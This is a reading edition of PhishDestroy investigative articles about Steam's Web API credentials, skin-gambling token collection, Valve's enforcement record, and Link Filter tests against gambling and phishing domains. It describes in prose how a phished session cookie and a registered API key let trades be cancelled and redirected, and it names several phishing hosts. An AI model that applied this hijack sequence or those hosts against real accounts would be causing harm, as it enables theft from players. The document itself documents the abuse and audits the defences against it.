The Web API is organised as host → interface → method → version. A method is an operation; its required credential determines the account context accepted for that operation. The reference documentation therefore has to be read at both levels. [E43]

Concrete technical examples behind the terminology

Reference	What it describes	Why it matters here
`api.steampowered.com`	HTTP services organised into named methods, with public and authenticated operations.	A website or server can make these calls; the interface extends beyond code running inside a game.
`IEconService`	Trade history and offer records, including `GetTradeHistory`, `GetTradeOffers` and `GetTradeOffer`.	These methods document a user authentication key: a concrete account-access role outside game-client integration. [E44]
`ISteamUserAuth/` `AuthenticateUserTicket` on `partner.steam-api.com`	Publisher-side verification of a user's authentication ticket.	The application's identity and the publisher's credential are explicit parts of the request. [E45]
`partner.steam-api.com`	A separate HTTPS host for secure publisher servers; every request requires a publisher key.	Valve documents its availability, firewall setup and access requirements separately from the public host. [E43]

The publisher contour is engineered like a real API boundary: a key required on every request, 403 and a hard IP rate-limit without it, a host outside the shared Akamai cache, HTTPS only, documented CIDR ranges for firewalls — and publisher access scoped to the partner's own AppIDs: leaderboards, micro-transactions, workshop moderation and finance calls through `ISteamMicroTxn`, `ISteamLeaderboards`, `IPublishedFileService` and `IPartnerFinancialsService`. Everything the user-key page lacked in 2010–2024 exists one layer up — for publishers. [E43] [E16]

Publisher-key documentation adds group administration, application associations, method permission groups and optional IP allowlists. CSGORoll's documented token handoff instead starts with the seller's Steam Community session. That is the access relationship the investigation follows. [E16] [E04]

Original Web API overview ↗ JWT format reference ↗

NEW / EMPIRE, ROLL & FAST

Trade tracking. Session access.

Empire's login-cookie extraction and inactive session-renewal tab; Roll's two extension identities; Fast's current SIH installation and permission flow. The code is pinned to downloaded packages and public frontend files.

Open the new investigation ↗

▼ **Read the original 11 October wording**

Preserved verbatim from the supplied 11 October 2026 edition. “Today” and “currently” refer to that edition; its original estimates and formulations remain available alongside the dated text above.

The parent dossier’s interactive hijack simulation, promoted into this record. Before 2023, a Web API key registered on an account could read its inventory, cancel a pending trade offer and create a new one — and no trade-confirmation screen was shown to the account holder for any of those actions. The entry is ordinary phishing: a compromised friend account sends the link, the victim enters credentials and a Steam Guard code into a lookalike portal, and the phishing server captures the active steamLoginSecure session cookie. The second factor has been used, not bypassed — two-factor authentication protects the moment of login, not what the resulting session can do afterwards. The timings below are illustrative, not live measurements of the current platform; the sequence is the record. [E13]

Returns the legitimate recipient’s profile name, avatar URL and level, so a prepared clone account can be dressed to match.

The only thing the attacker had to steal was the key. None of the four endpoints needed exploiting — a valid key calls them and Steam answers. Every call is correctly authenticated; the defect is what the key was allowed to do. [E13]

Open this passage in the complete original edition →

02
THE INFRASTRUCTURE BELOW THE PLATFORM

Valve supplies the rails.

Two central authorities.
Different parts of the same exchange.

Valve governs the Steam account and item infrastructure. The outside operator governs its own ledger and access rules. Moving the item directly between users leaves both dependencies in place.

Steam’s agreement confines Wallet funds to its ecosystem and makes their use subject to Valve’s rules. The outside operator adds another controlled balance and another set of conditions around the same item economy. [E09]

13 JUL**2016**VALVE / PUBLIC STATEMENT

The mechanism was already named.

Valve identified Steam authentication and automated account activity in skin gambling, said it had no business relationships with those sites, and stated that using those services to operate a gambling business was prohibited.

E08 · Read Valve's statement ↗
S / D
CONTINUE THE INFRASTRUCTURE INVESTIGATION

Their rules. Their system.

The Steam Dossier examines the written rules, observed routes and enforcement record.

↗
USERS, DEVELOPERS AND THE RIGHT TO DECIDE

Documentation does not give the community control.

Valve's API terms reserve the ability to change the service or end access, including access for a particular application. Developers can build an integration and users can participate in it, but both remain dependent on decisions made by Valve. A public interface, a discussion board or a wiki does not transfer authority over those decisions to its readers. [E33]

That is the communication and accountability problem: the people affected need an attributable rule, change record and reasoned remedy, while the power to accept a credential, move an item or restore access stays with the platform.

Inspect our captured support, developer and wiki records ↗
THREE POSITIONS / ONE ITEM ECONOMY

The right being defended runs through the system being restricted.

13 JUL 2016

The real-money boundary

> "Steam does not have a system for turning in-game items into real world currency."

> "We have no business relationships with any of these sites. We have never received any revenue from them. And Steam does not have a system for turning in-game items into real world currency."

The full statement is the quote to test: ten years later, every clause is testable against the fee record, the sponsorship record and the $1 million sale. [E08] [E38]

> "Using the OpenID API and making the same web calls as Steam users to run a gambling business is not allowed by our API nor our user agreements."

In 2026 the same web calls are made with a session token pasted by the user — and the calls are the user's own. Valve wrote the rule in a form its own architecture evades. [E04]

Erik Johnson / Valve's original statement ↗

THE RULEBOOK

The commercial-use boundary

Steam's rules reserve commercial permissions and explicitly list gambling under prohibited commercial activity. The participant's account supplies the access through which an outside service can operate.

Steam Online Conduct ↗

11 MAR 2026

The transferability defence

Valve presents continued transfers as a consumer right. The same transfers let items leave one account for another while an outside platform handles the cash or coin side of the exchange.

Valve's public response ↗

Reading these positions together reveals the selective boundary. The system's public description can stop at Steam's Wallet, while its items travel through cash-priced outside markets. The right invoked for the collector is also the infrastructure used by the commercial service. The investigation follows the whole route across that boundary.

2016 / 2026
ONE SYSTEM
Both cannot be the company's understanding of its own system.
2016 — "Steam does not have a system for turning in-game items into real world currency." 2026 — transferability is a right Valve refuses to remove, while the complaint records a $1 million sale. [E08] [E14] [E38]

Subscriber Agreement analysis ↗Clauses against recorded platforms ↗The market above Steam's ceiling ↓
OCT**2016**VALVE / WSGC RESPONSE

Forty notices. Account-level enforcement.

Valve told the Washington State Gambling Commission it had sent cease-and-desist notices to more than forty sites and disabled associated Steam accounts, while defending Steam trading and OpenID. The response is the direct anchor for the closing demand below: publish when access was disabled, what returned and under whose control.

E19 · Valve's October 2016 response ↗
The July 2016 notices set a ten-day deadline. Our dossier follows that demand through the October response and into a route register where 26 main-domain warnings coexist with separate authentication hosts. The register counts 44 separate auth-host domains carrying Steam logins for third-party platforms beside those 26 blocked main domains — each a domain registered apart from the platform's main address; the split is systematic, not incidental. [E13]

The oldest recorded split route reaches back to a March 2014 host registration. The register preserves those dated checkpoints and identifies the mechanism Valve's enforcement should have interrupted. Publish when access was disabled, what returned and under whose control.

Open letter and Washington record ↗July 2016 notices and dated history ↗The route register ↗

03
THE VISIBLE ENFORCEMENT LAYER

Same filter. Different treatment.

20 URLS CHECKED
We submitted the addresses in this investigation to Steam's own Link Filter. CSGORoll, CSGOEmpire and Hellcase received an ordinary external-link notice with a continue link. The exact `www.csgoroll.com` variant also supplied a continue link. Sixteen other supplied addresses received a hard block. The difference is visible in Valve's response. [E18]

▼ **Steam's browser, Big Picture and the destination warning+**
Valve's original Big Picture presentation includes a built-in web browser. DARKNAVY's June 2024 technical research describes Steam's `steamwebhelper` as a Chromium Embedded Framework application rendering Store, Community and Friends content. [E46] [E47]

The browser surface and the Link Filter perform different jobs: one renders the page; the other controls Steam's warning and onward link. The investigation follows that visible destination decision. For the supplied gambling addresses below, the wrapper either blocks the route or supplies a continue link. The wider dossier examines the client, overlay and Big Picture context.

The Link Filter's character is a man-in-the-middle layer on every link Steam users exchange: Steam intercepts the destination, renders its own warning page, and decides whether to hand the user onward. The same interception Valve once needed bots for, repackaged as a "safety" feature whose block list Valve controls.

Read the embedded-browser and authentication-route investigation ↗

CSGOROLL.COM / SAVED RESPONSE

"Notice: You are leaving Steam."

"Continue to external site"
The returned page includes an onward link.

Open this Steam check ↗

SKINPORT.COM / SAVED RESPONSE

"Link Blocked!"

NO CONTINUE LINK

The returned page withholds the onward link.

Open this Steam check ↗

CAPTURED 10 OCT 2026 · 19:02–19:03 UTC / WWW CHECK 20:27 UTC
Public HTTPS responses, without a signed-in Steam session.

Saved Steam Link Filter responses for the supplied addresses

Address submitted	Observed response	Continue link	Original URL
csgoroll.com ↗	Continue link present	Yes	Steam response ↗
www.csgoroll.com ↗	Continue link present	Yes	Steam response ↗
csgoempire.com ↗	Continue link present	Yes	Steam response ↗
hellcase.com ↗	Continue link present	Yes	Steam response ↗
csgostrong.com ↗	Link Blocked	No	Steam response ↗
csgo500.com ↗	Link Blocked	No	Steam response ↗
csgocosmos.com ↗	Link Blocked	No	Steam response ↗
csgocasino.net ↗	Link Blocked	No	Steam response ↗
csgo2x.com ↗	Link Blocked	No	Steam response ↗
csgohouse.com ↗	Link Blocked	No	Steam response ↗
csgoatse.com ↗	Link Blocked	No	Steam response ↗
csgocash.com ↗	Link Blocked	No	Steam response ↗
csgobig.com ↗	Link Blocked	No	Steam response ↗
csgomassive.com ↗	Link Blocked	No	Steam response ↗
skins2.com ↗	Link Blocked	No	Steam response ↗
csgopot.com ↗	Link Blocked	No	Steam response ↗
csgowild.com ↗	Link Blocked	No	Steam response ↗
skinport.com ↗	Link Blocked	No	Steam response ↗
gamdom.com ↗	Link Blocked	No	Steam response ↗
csgofast.hk ↗Supplied test address	Link Blocked	No	Steam response ↗

Showing all 20 recorded responses.

All 20 returned HTTP 200. The classification above comes from the page heading and the presence or absence of an actual continue anchor. Links open the current Steam response; the downloadable record preserves the dated observations.

Download the checks and timestamps ↗
THE ENFORCEMENT QUESTION
The filter can withhold a destination link. For these three sites it supplied one.
What rule explains that dividing line?

26
THE WIDER ROUTE REGISTER

A blocked homepage. An available login route.

The Steam Dossier's September register follows 26 filter-split pairs from the main domain to a separate Steam authentication host.

↗
THE ADDRESS-STRING TEST

What does the filter react to?

We also submitted the `csgofast` name in five literal forms. Steam blocked the bare host, the .com and .hk forms, and a subdomain under example.com. The same text in the query-string example received an ordinary notice. [E36]

The filter's own character is undocumented: Steam has never documented how the Link Filter decides. It appeared around 2016, without announcement, and its block list is not published. The only way to test the enforcement layer Valve actually ships is to submit addresses and record the answers — which is what this register does.

Five literal address inputs and saved Steam responses

Literal target submitted	Saved result
https://csgofast ↗	Link Blocked
https://csgofast.com ↗	Link Blocked
https://csgofast.hk ↗	Link Blocked
https://example.com/?name=csgofast ↗	Continue link present
https://csgofast.example.com ↗	Link Blocked

10 October 2026 · 19:09–19:10 UTC. The displayed links preserve the exact literal requests used for this comparison.

Download this five-input check ↗
THE PHISHING AUDIT / 120 DOMAINS · 24 SEPTEMBER 2026

The filter reads the gambling list fluently. It has never ingested a phishing feed.

The parent dossier submitted 120 confirmed Steam-specific phishing domains to Valve's own Link Filter in three historical cohorts, tested live on 24 September 2026. On the desktop, external defenses such as Google Safe Browsing and Microsoft SmartScreen intercept known phishing with full-screen warnings; inside Steam's embedded browser — Big Picture, the in-game overlay, the Steam Deck — those defenses do not exist, and the Link Filter is the one barrier left. [E13] [E46] [E47]

Targeted Steam sample: the 120 hosts in these three cohorts were selected for Steam phishing through favicon searches and checks for copied Steam sign-in or home-page interfaces. This deliberate selection is separate from the mixed public-list checks below.

120 confirmed Steam-phishing domains, three cohorts, one filter

Cohort	What was submitted	Passed clean
2021–2022 legacy phishing	Classic trade-offer and item-drop campaigns. Even 4 to 5 years after being cataloged by community watchdogs, seven in ten of these hosts still open with no block.	**70.0%** (28/40)
2023–2024 CS2-era phishing	Campaigns impersonating Counter-Strike 2 releases and fake community appeals — `cs2-steam.com`, `appealsteamcommunity.help` — pass straight through.	**77.5%** (31/40)
2025–2026 edge phishing	Serverless edge deploys and favicon clones on EdgeOne, Vercel and Cloudflare Pages — `steamgifter.online` and its kin — pass virtually unobstructed.	**92.5%** (37/40)
Gambling mains positive control	The control every phishing audit needs: the filter's own category.	**7 / 7 blocked**

Additional public-list checks · 6 October 2026

1,088,753 distinct hosts

Additional analysis of public lists: we did not find a suitable Steam-only public list for a larger census, so we checked lists we considered relevant. None is exclusively Steam scams or phishing; their results are reported separately.

Steam Link Filter responses · percentage of all hosts in each list

List	Tested hosts	Blocked	Blocked %	Ordinary notice

List	Tested hosts	Blocked	Blocked %	Ordinary notice
Steam / Discord feeds	36,724	1,759	4.79%	34,965
PhishDestroy · community + main list	1,086,734	4,010	0.37%	1,082,629

Scroll horizontally to compare the results.

Why these lists?

- **Steam / Discord feeds.** DevSpen and Discord-AntiScam cover gaming-account phishing and related scams. They are close to the Steam ecosystem, but the combined list is not exclusively Steam phishing. DevSpen · Discord-AntiScam.
- **PhishDestroy · community + main list.** Our PhishDestroy community and main lists test broader phishing and scam coverage, including crypto. The supplied results also contain blocked crypto-themed hosts, such as `app-metamask-kyc-auth.com`, `app-trezor-auth.com`, so this is a relevant additional check, not a Steam-only sample. PhishDestroy destroylist.

The two runs contain 1,123,458 host records, with 34,705 hosts in both lists: 1,088,753 distinct hosts after deduplication. We do not pool their block rates.

▼ **Method & verification**

Blocked % = BLOCKED ÷ all tested hosts in that row. The PhishDestroy run also has 78 ERROR, 15 UNKNOWN and 2 INTERNAL results; these 95 are included in the denominator, not counted as ordinary notices. The Steam / Discord run has no residual statuses.

ALLOWED means the ordinary “You are leaving Steam” notice was recorded, not that the destination is safe. These dated results measure the supplied lists; they do not establish that every site was still active or how Valve maintains its filter.

Methodology · English · TXT

Recounted results · JSONIndividual files & signatures · English

The filter’s one demonstrated fluency is the gambling list. Independent threat-intelligence platforms surface live Steam phishing kits in seconds by searching for Steam’s official favicon hash; Valve does not sync with external feeds, does not run hash-based threat hunting, and manually intervenes when compelled by regulators — the 2016 WSGC gambling order — or to protect its trademarked domain strings. The filter reads the gambling list fluently; it has never ingested a phishing feed. [E13]

TELEMETRY,
NOT PROTECTION

A layer that passes 92.5% of live 2025–2026 phishing hosts is not a shield.
It presents a polite “You are leaving Steam” notice with a clickable proceed button, shifts the blame onto the click, and collects the telemetry of the click — while the theft passes through.

Read the 120-domain longitudinal phishing audit ↗

04
THE PUBLIC RECORD

Inspect the evidence.

28 RECORDS
Sources cited in this article appear first. Select “All records” to inspect the complete 107-record register shared by the investigation; the dedicated evidence files retain their own detailed registers.

▼ **Methodology & source notes**
Research date: 10 October 2026. The credential comparison separates user API keys, publisher keys and session JWTs. Historical workflows retain their dates; the supplied JWT fields are transcribed with identifiers redacted. The package-specific checks continue in the extension audit and the three-operator comparison.

The Link Filter records preserve literal request URLs, timestamps, observed headings and continue links. Diagrams illustrate the documented paths; they do not execute account operations. The public-response and ownership analysis remains in Valve and enforcement.

▼ **Original research scope · 10 October 2026**
Research date: **10 October 2026**. This investigation compares the platform’s public policies and dated technical records with Valve’s public statement, Steam’s agreement, account-restriction rules and the filed New York complaint. The supplied RWT warning is reproduced without alteration.

Technical changes are presented on a dated timeline. The Link Filter exhibits preserve literal request URLs, timestamps and observed headings and continue links. The JWT exhibit transcribes the supplied decoded fields with identifiers redacted. The interactive diagrams explain the documented control relationships. The legal-response analysis places Valve’s public framing beside the complaint and the documented control of accounts and items.

The analysis follows the economic mechanism: who supplies the credential, assigns value, verifies delivery, credits the balance, sets transfer conditions, enforces account restrictions and receives fees. Related findings link directly to the Steam Dossier’s underlying records.

Cited source records

E09 · Steam Subscriber Agreement

Publisher: Valve

Date: Live agreement

Supports: Valve's licence grant, the absence of ownership interest in marketplace subscriptions, and Steam Wallet restrictions.

Scope: Relevant clauses: §1.C (personal account), §2.A/2.G (licence and commercial use), §3.C/3.D (Wallet and marketplace), §4.D and §9.C (enforcement).

https://store.steampowered.com/agreement/?l=english

E16 · Authentication using Web API Keys

Publisher: Valve / Steamworks

Date: Live documentation

Supports: User-key registration and publisher keys with app associations, permission groups and configurable IP restrictions.

Scope: Sections: User Keys, Publisher Keys and Creating a Publisher Web API Key.

https://partner.steamgames.com/doc/webapi_overview/auth

E04 · WebAPI P2P Solution

Publisher: CSGORoll

Date: 10 Apr 2024

Supports: A dated account of token collection for monitoring trades, including session dependence and expiration.

Scope: Technical record dated 10 April 2024; the subsequent workflow changes appear in E05–E07.

https://www.csgoroll.com/blog/steam-p2p-solution/

E05 · WebAPI Trading Extension

Publisher: CSGORoll

Date: 25 Jun 2024

Supports: The announcement says the extension automatically collects and refreshes the Steam WebAPI token and transmits it to the operator's servers.

Scope: The token collection, refresh and server-transmission workflow announced on 25 June 2024.

https://www.csgoroll.com/blog/csgoroll-trading-extension/

E17 · Decoded JWT fields — redacted transcription

Publisher: Author-supplied notes

Date: Supplied with this investigation

Supports: Declared JWT type, EdDSA algorithm, Steam account subject, web:community audience and supplied timestamp and IP-related field names.

Scope: Field transcription with account and IP identifiers redacted. Signature bytes were not supplied.

https://phishdestroy.io/steam_dossier/case_assets/assets/evidence/jwt-field-excerpt.json

E44 · IEconService — trade history and offer records

Publisher: Valve / Steamworks

Date: Live documentation

Supports: GetTradeHistory, GetTradeOffers and GetTradeOffer as concrete examples of account-economy methods.

Scope: Method reference used to explain what a trading API exposes.

https://partner.steamgames.com/doc/webapi/IEconService

E45 · ISteamUserAuth — publisher ticket authentication

Publisher: Valve / Steamworks

Date: Live documentation

Supports: AuthenticateUserTicket on the publisher host, its publisher key, application ID and ticket parameters.

Scope: A concrete example of the publisher-server access relationship.

https://partner.steamgames.com/doc/webapi/ISteamUserAuth

E43 · Web API Overview — public and publisher hosts

Publisher: Valve / Steamworks

Date: Live documentation

Supports: HTTP method structure, public and authenticated operations, publisher host requirements and access configuration.

Scope: The host and request layer underlying the credential comparison.

https://partner.steamgames.com/doc/webapi_overview

E23 · Steamworks API Overview — native game integration

Publisher: Valve / Steamworks

Date: Live documentation

Supports: The native Steamworks SDK, C++ interfaces, libraries, initialization and game feature integration.

Scope: The game-integration layer contrasted with the HTTP Web API and its account credentials.

https://partner.steamgames.com/doc/sdk/api

E07 · Trade Protection Update

Publisher: CSGORoll

Date: 16 Jul 2025

Supports: Coin-release timing during the seven-day protection window, tier-dependent instant access and consequences for reversals.

Scope: The coin-release mechanism described on 16 July 2025; tiers and limits are adjustable under that policy.

https://www.csgoroll.com/blog/trade-protection-update/

E13 · The Steam Dossier — rules, routes and accountability

Publisher: PhishDestroy

Date: Related investigation

Supports: The parent investigation supplies the historical registration and consent exhibits, transfer-substitution sequence, route register, ownership and recovery records, and correspondence used by this companion investigation.

Scope: The parent PhishDestroy investigation; linked as the wider editorial and infrastructure context.

https://phishdestroy.io/steam_dossier/

E34 · Steam Web API Documentation

Publisher: Valve / Steam Community

Date: Public developer documentation

Supports: Website-developer use of Steam data, user-key registration and the Steam OpenID identity mechanism.

Scope: The public web-service documentation linked to Steam Community account-key registration.

https://steamcommunity.com/dev?l=en

E28 · Release notes — inventory visibility

Publisher: Valve / Counter-Strike

Date: 2 Apr 2024

Supports: Purchased and traded Counter-Strike items made invisible for ten days to other users viewing a Steam inventory.

Scope: Dated official release-note archive, entry for 2 April 2024.

https://store.steampowered.com/news/posts/?appids=730&enddate=1714088148&feed=steam_community_announcements

E06 · New Escrow, Dispute and Penalty Systems for Trades

Publisher: CSGORoll

Date: 01 Oct 2024

Supports: Platform-defined manual completion after ten minutes, disputes, escalating penalties and inventory-based verification; a token-free route was described for certain skins.

Scope: Dated record of the manual verification, dispute and penalty workflow introduced in October 2024.

https://www.csgoroll.com/blog/new-trading-system/

E08 · In-Game Item Trading Update

Publisher: Valve

Date: 13 Jul 2016

Supports: Valve's account of identity verification and automated trading used by gambling services, its stated prohibition and its denial of business relationships with those sites.

Scope: Valve's public statement from July 2016, retained here as a historical infrastructure record.

https://store.steampowered.com/oldnews/22883

E11 · RFC 7519 — JSON Web Token

Publisher: IETF / RFC Editor

Date: May 2015

Supports: JWT represents claims in a token format. A service uses its own verification and authorisation rules when accepting the token.

Scope: Technical definition of the JWT format; endpoint permissions are determined by the receiving service.

https://www.rfc-editor.org/rfc/rfc7519

E25 · RFC 8037 — EdDSA in JOSE

Publisher: IETF / RFC Editor

Date: Jan 2017

Supports: The EdDSA algorithm identifier used for signatures in the JOSE framework.

Scope: Section 3.1; relevant to the declared alg value in the supplied header.

https://www.rfc-editor.org/rfc/rfc8037

E24 · RFC 7515 — JSON Web Signature

Publisher: IETF / RFC Editor

Date: May 2015

Supports: Compact signed-token structure, encoded header and payload, signature input and verification.

Scope: Sections 3.1 and 5 describe compact serialization and signing/validation.

https://www.rfc-editor.org/rfc/rfc7515

E33 · Steam Web API Terms of Use

Publisher: Valve

Date: Page marked last updated July 2010

Supports: The established API-key signup framework, applications and websites, confidentiality obligations and Valve's access controls.

Scope: The terms describe the account-key service and the API access relationship.

https://steamcommunity.com/dev/apiterms

E48 · How FloatDB Tracks Skins — the original-ID endpoint and its closure

Publisher: CSFloat engineering

Date: 3 Jul 2020

Supports: The former original-ID field, closure of its endpoint in 2017 and the replacement matching approach using float, seed and paint properties.

Scope: Firsthand technical history of item tracking and its limitations.

https://blog.csfloat.com/how-floatdb-tracks-items/

E38 · People of New York v. Valve Corporation — filed complaint

Publisher: New York Attorney General / NYSCEF

Date: 25 Feb 2026

Supports: Court, filing date, index 450952/2026, allegations, statutory bases and requested remedies.

Scope: NYSCEF document 2; 52-page court-stamped complaint. Requested relief appears on PDF pages 50–51.

https://ag.ny.gov/sites/default/files/court-filings/new-york-v-valve-corporation-complaint-2026.pdf

E41 · Steam Online Conduct — commercial activity

Publisher: Valve

Date: Live rules

Supports: Gambling is explicitly included under the commercial-activity prohibition.

Scope: Read beside the account-enforcement record and Valve's public transferability language.

https://store.steampowered.com/online_conduct/

E14 · About the New York Attorney General lawsuit against Valve

Publisher: Valve

Date: 11 Mar 2026

Supports: The public collectibles comparison, optional and cosmetic framing, transferability argument, account-ban total, privacy objections and legislative position.

Scope: Corporate public response dated 11 March 2026; linked alongside the filed complaint and the investigation's analysis.

https://help.steampowered.com/en/faqs/view/6300-A6C4-519D-A3F5

E19 · October 2016 response to the Washington State Gambling Commission

Publisher: Valve / legal correspondence

Date: October 2016

Supports: Valve's explanation of Steam trading, OpenID, notices to more than forty sites and account-level enforcement.

Scope: Public document copy linked by the Steam Dossier; the letter itself is dated 17 October 2016.

https://fr.scribd.com/document/328063293/Valve-s-Oct-18th-response-to-Washington-State-Gambling-Commission-s-cease-and-desist

E18 · Link Filter — 20-URL observation record

Publisher: PhishDestroy / public Steam responses

Date: 10 Oct 2026 · 19:02–19:03 / 20:27 UTC

Supports: Four ordinary notices with continue anchors and sixteen hard blocks for the exact supplied wrapper URLs, including both CSGORoll hostname variants.

Scope: Unauthenticated HTTPS requests; classification by returned page heading and continue-anchor presence. Exact URLs and timestamps preserved.

https://phishdestroy.io/steam_dossier/case_assets/assets/evidence/linkfilter-2026-10-10.json

E46 · Introducing Big Picture — the built-in web browser

Publisher: Valve

Date: Original product presentation

Supports: Valve's presentation of web browsing within the original Big Picture interface.

Scope: Historical product presentation, used to identify the browser surface discussed in the submitted notes.

https://store.steampowered.com/bigpicture/

E47 · Exploiting Steam: Usual and Unusual Ways in the CEF Framework

Publisher: DARKNAVY

Date: 27 Jun 2024

Supports: Firsthand technical description of steamwebhelper and its Chromium Embedded Framework architecture.

Scope: Documents Steam's embedded Chromium architecture and its exploitation history, dated June 2024. The shipped configuration, patch cadence and present protection of steamwebhelper are part of the record requested from Valve.

https://www.darknavy.org/blog/exploiting_steam_usual_and_unusual_ways_in_the_cef_framework/

E36 · Link Filter — literal-address comparison

Publisher: PhishDestroy / public Steam responses

Date: 10 Oct 2026 · 19:09–19:10 UTC

Supports: Returned headings and continue anchors for five literal csgofast-related address probes.

Scope: Exact request strings and responses are preserved, including separate percent-encoded request results.

https://phishdestroy.io/steam_dossier/case_assets/assets/evidence/linkfilter-pattern-2026-10-10.json

EDITION NOTES / TRACEABLE FILES

Read the claim. Check its source.

This reading edition was prepared on 18 October 2026 from the current English article. It retains the authored discussion and analytical tables in the source HTML. Navigation and interactive controls are removed. Interactive datasets remain linked rather than expanded into thousands of printed rows.

Selected source images remain linked to their publications or retained copies. The PDF does not independently authenticate the participants in a screenshot, verify every report in a collection, or determine the merits of a legal allegation.

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```
Signing-key fingerprint
129FC7F39C40C69D2EF3C329BFCF9E8DD295EE01

Source HTML SHA-256
6d73894b2123fc2bc39dc7e3ae8fcf413c8e2d9c7b57f7ce1b12c53604fc789c
```

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```
Build 2026-10-18T12:03:18.956Z
Source: https://phishdestroy.io/steam_dossier/steam-access
```

ENGLISH · 18 OCTOBER 2026

Three games. Unequal protection. — Valve & enforcement · PhishDestroy

CS2, Dota 2 and TF2 compared: unequal protection, the 2019 key restriction, the Canadian court record, security failures and farm economics.

Prepared	18 October 2026
Attribution	Agent Nadia
Live article	phishdestroy.io/steam_dossier/three-games-and-security
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

READING MAP / 09 SECTIONS

Follow the record.

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The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

THREE GAMES / VALUE / SECURITY / ENFORCEMENTREVIEWED 11 OCT 2026 · UTC
THE DEFENCE NAMES ALL THREE.

Three games. *Unequal protection.*

Valve must answer for every game it puts behind its defence.

INVESTIGATION BY **AGENT NADIA**
The New York response brings CS2, Dota 2 and Team Fortress 2 into one account of value, security and consumer rights. The documented controls do not cover them equally. Follow the gap between the statement, the protection available to a victim and the power Valve exercises over the same assets.

Compare the protection ↓Read the Canadian record ↗
VALVE'S WORDS / VALVE'S POLICY
3games addressed
in the public defenceRead the response ↗
1game supported
by trade reversalRead the policy ↗
CS27-day reversal
Dota 2 No completed-trade reversal
TF2 No completed-trade reversal
The comparison is specific: inclusion in Valve's defence versus support for reversing a completed Trade Protected trade.

Original 11 October edition · complete text →

01
EXISTING LAW / A GLOBAL PLATFORM

A New York case. A system used worldwide.

A greeting addressed to New Yorkers does not confine the economic mechanism to New York. Valve operates the account, inventory and transfer infrastructure across territories. The question is how existing law applies to the transactions it offers.

THE FILED CLAIM

All three games are in the complaint.

The 25 February 2026 filing expressly examines TF2 and Dota 2 alongside Counter-Strike. Paragraphs 67–74 describe their paid random-item mechanisms. Naming all three in the response therefore creates a responsibility to explain protection in each. [E38]

THE LEGAL QUESTION

Does the existing prohibition apply?

NYAG invokes existing New York law and seeks an injunction, consumer financial relief, disgorgement and a penalty. Valve's preference for future legislation does not decide that dispute. The requested relief is set out on PDF pages 50–51. [E38]

THE WIDER CONSEQUENCE

The case tests a mechanism used across Steam: paid random outcomes, transferable items, outside liquidity and the issuer's control. The consequences matter wherever that mechanism operates. Valve should explain which product and infrastructure changes it would make, which users would receive protection and how it would apply those changes across its games and markets.

STEAM CHINA / VALVE'S PUBLISHED PARTNERSHIP

Territorial adaptation is already part of Valve's business.

Valve's Steamworks documentation identifies Perfect World as the partner for an onshore Steam China. It requires government approval before a game is published there and an ISBN displayed on the product page. Valve can therefore describe regional partners, approval requirements and a distinct product configuration when that is how it enters a market. [E110]

The comparison sharpens the New York question: Valve has already configured a separate product for another territory, so it must identify the protections it can extend here, the alternatives it rejected and the cost it accepted. The Russian funding-provider record raises a separate demand for intermediaries, territorial controls and the transactions they process.

THE IMPLEMENTATION RECORD**Netherlands. Belgium. France. Germany.**Valve has already changed container access by territory ↗

ONE STATE / A WORLDWIDE PRODUCT

The address line does not define the system.

Valve writes to New York players of CS2, Dota 2 and Team Fortress 2. The account system, trading infrastructure and commercial incentives reach across those communities and borders. PhishDestroy's question is broader than the letter's local audience: how does Valve justify the same machinery wherever it operates?

A ruling in one jurisdiction has its own legal scope, but the product facts it examines are facts about Valve's system. Valve should explain the consequences for that system and its users, rather than reduce the dispute to the preferences of one state. The demand is for accountability under the applicable rules—not a special law written around Steam's business model.

02

THE SCOPE OMITTED FROM THE REASSURANCE

Who can actually get the items back?

A completed-trade reversal and a delay before delivery do different jobs. A platform-wide defence should identify which remedy each player receives.

THREE GAMES IN THE DEFENCEPROTECTION SCOPE · 11 OCT 2026

01 / NAMED IN VALVE'S RESPONSE

Counter-Strike 2

7 days Completed-trade reversal

Reversal
Yes · 7 days

After delivery
Immediate delivery; protected items cannot move again during the window.

Before delivery
CS2 is excluded from the old hold / escrow system.

02 / NAMED IN VALVE'S RESPONSE

Dota 2

No reversal Completed-trade reversal

Reversal
Not supported

After delivery
General account, trade and item restrictions still apply.

Before delivery
The general policy can hold delivery for up to 15 days depending on authenticator conditions. A hold delays delivery; it does not reverse a completed transfer.

03 / NAMED IN VALVE'S RESPONSE

Team Fortress 2

No reversal Completed-trade reversal

Reversal
Not supported

After delivery
General account, trade and item restrictions still apply.

Before delivery

The general policy can hold delivery for up to 15 days depending on authenticator conditions. A hold delays delivery; it does not reverse a completed transfer.

TWO CONTROLS. TWO DIFFERENT MOMENTS.

A hold delays delivery. A reversal returns a completed trade.

Counter-Strike 2 Completed-trade protection
No old-style escrow
7 days Eligible trades can be reversed
Dota 2 / Team Fortress 2 General before-delivery hold
Up to 15 days Depending on authenticator conditions
No completed-trade reversal
The general hold policy and CS2's completed-trade protection operate on different sides of delivery. [E103] Holds [E32] Reversal

The Trade Protection FAQ names CS2 as the only supported game. Reversal undoes all protected trades from the preceding seven days and imposes a 30-day trade and Market cooldown on the initiator. Counterparties do not receive that cooldown merely because another person reversed. [E32]

THE ACCOUNTABILITY GAP
Dota 2 and TF2 users appear in the defence. They do not receive the reversal it invokes. Valve should publish the reason for the difference, the rollout timetable and the theft losses left outside the remedy.

02 AUG **2019**TEAM FORTRESS 2
THE REMEDY VALVE DESIGNED

When rarity broke, Valve designed a remedy.

A July 2019 bug made some crates produce an Unusual hat on every opening. Valve fixed it the following morning and locked the affected hats. Its announced remedy made the first affected hat per account tradable, kept additional ones locked, restored qualifying deleted hats and offered eligible refunds for hats, crates and keys. The 16 August update confirmed the selective release. [E107]

1. 01**Identify**
   Locate the hats created by the crate bug.
2. 02**Control**
   Release the first affected hat; keep additional hats locked.
3. 03**Restore / refund**
   Restore qualifying deleted hats and offer eligible refunds.

That is active administration of scarcity and consumer remedies. Put the same specificity into the theft policy: identify the affected item, the available intervention, the reason for refusal and who bears the loss.

THE PLAYER'S COLLECTION

A collection is more than its resale price.

Items can serve as an appearance, a remembered collection and an exchange instrument at the same time. Preserved Dota testimony describes cosmetics as support for the game and a refused restoration. This is an account of personal loss beyond the case-opening transaction. [E102]

PERSONAL ATTACHMENT / ITEM CIRCULATION

